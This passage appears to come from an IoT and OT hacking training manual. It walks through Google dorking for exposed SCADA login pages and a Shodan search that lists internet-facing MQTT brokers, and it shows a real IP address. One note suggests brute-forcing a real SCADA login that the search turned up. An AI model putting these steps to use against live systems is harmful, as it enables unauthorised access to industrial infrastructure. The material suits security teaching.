
12. The search result appears; click any link (here, **SCADA:: seamtec SCADA login ::**).



Note: Advanced Google hacking refers to the art of creating complex search engine queries by employing advanced Google operators to extract sensitive or hidden information about a target company from the Google search results.

13. The **seamtec SCADA login** page appears, as shown in the screenshot.

Note: In the login form, you can brute-force the credentials to gain access to the target SCADA system.




14. Similarly, you can use advanced search operators such as **intitle:"index of" scada** to search sensitive SCADA directories that are exposed on sites.

15. Now, in the browser window, open a new tab type <https://account.shodan.io/login> in the address bar, and press **Enter**.

16. The **Login with Shodan** page appears; enter your username and password in the **Username** and **Password** fields, respectively; and click **Login**.

Note: Go to the **Register** option to register yourself if you do not have an existing account.




17. The **Account Overview** page appears, which displays the account-related information.

Note: If **Would you like Firefox to save this login for shodan.io?** notification appears, click **Don't Save**.

18. The **Shodan** main page appears; type **port:1883** in the address bar and press **Enter**.

Note: Port 1883 is the default MQTT port; 1883 is defined by IANA as MQTT over TCP.



Module 18 – IoT and OT Hacking

19. The result appears, displaying the list of IP addresses having port 1883 enabled, as shown in the screenshot.
20. Click on any IP address to view its detailed information.

TOTAL RESULTS
996,760

TOP COUNTRIES

United States 552,702
Korea, Republic of 287,646
China 48,829
Russian Federation 16,658
Japan 15,559
More...

TOP ORGANIZATIONS

Google LLC 519,142
SK Broadband Co Ltd 259,424
Aliyun Computing Co., LTD 16,150
Open Computer Network 9,264
Amazon Technologies Inc. 7,099
More...

TOP PRODUCTS

MQTT 353,605
Mosquitto 56,818

39.121.80.76

SK Broadband Co Ltd
